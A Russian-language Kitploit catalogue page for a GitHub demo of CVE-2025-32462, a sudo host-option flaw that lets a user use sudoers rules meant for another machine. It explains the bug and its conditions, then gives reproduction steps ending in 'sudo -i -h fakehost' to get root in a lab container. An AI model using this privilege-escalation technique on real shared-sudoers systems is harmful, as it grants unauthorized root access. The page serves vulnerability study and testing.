
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
cve-2025-32462 — cve-2025-32462' демо | Kitploit
Инструменты/GitHubGitHub/spongebob-369/cve-2025-32462
Повышение привилегийАнализ уязвимостейЭксплуатацияТестирование на ПроникновениеОбучение и ОбразованиеRed Teaming
GitHubspongebob-369/cve-2025-32462

cve-2025-32462

cve-2025-32462' демо

Репозиторий
391 год назадЕщё не проверено
Поделиться

cve-2025-32462


sudo_description

sudo/NEWS at SUDO_1_8_8 · sudo-project/sudo · GitHub

В документации sudo -h(--host) сказано, что -h можно использовать только с -l. При последующих обновлениях sudo -h стал совместим с -e, -i и другими

sudo --host(-h) <username> -l(--list)

/etc/sudoer.d используется для просмотра того, какими правами обладает пользователь в системе. Эти права могут быть обойдены, что позволяет пользователю повысить свои привилегии в одной системе до уровня привилегий, которые у него могут быть в другой системе. Особенно это актуально для систем, где один и тот же конфигурационный файл sudoers используется на нескольких компьютерах или где для предоставления правил sudoers используются сетевые каталоги пользователей (например, LDAP).

Резюме: параметр h/--host в sudo не следует принципу наименьших привилегий и не проверяет границы правил для хоста в сценариях, отличных от -l (например, при выполнении команд). Злоумышленник может настроить вредоносные правила в файле /etc/sudoer.d.

Влияние

В первую очередь это затрагивает системы администраторов, которые используют один и тот же файл sudoers на нескольких машинах.

Условия

Для эксплуатации уязвимости необходимо выполнение двух условий:

  • злоумышленник получает доступ к аутентифицированному пользователю

  • система использует нестандартную конфигурацию, зависящую от дополнительных правил в файле sudoers

Пример:

Файл sudoers содержит правила, определяющие права этого пользователя в разных системах.

Alice hostA: some Privilege

Bob hostB: some Privilege

Bob входит в hostA и выполняет команду sudo -h hostB commandA

Процесс воспроизведения

git clone https://github.com/SpongeBob-369/cve-2025-32462.git
cd cve-2025-32462
chmod +x run.sh
./run.sh
# after entering the contain Ubuntu
sudo -l
# then prompt you to enter your password, but "we" don't know.
sudo -l -h fakehost    # Check the permissions user ubuntu have in host named  fakehost
sudo -i -h fakehost    # get root

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    938
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    556
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    352
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    343
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    336
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    291

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →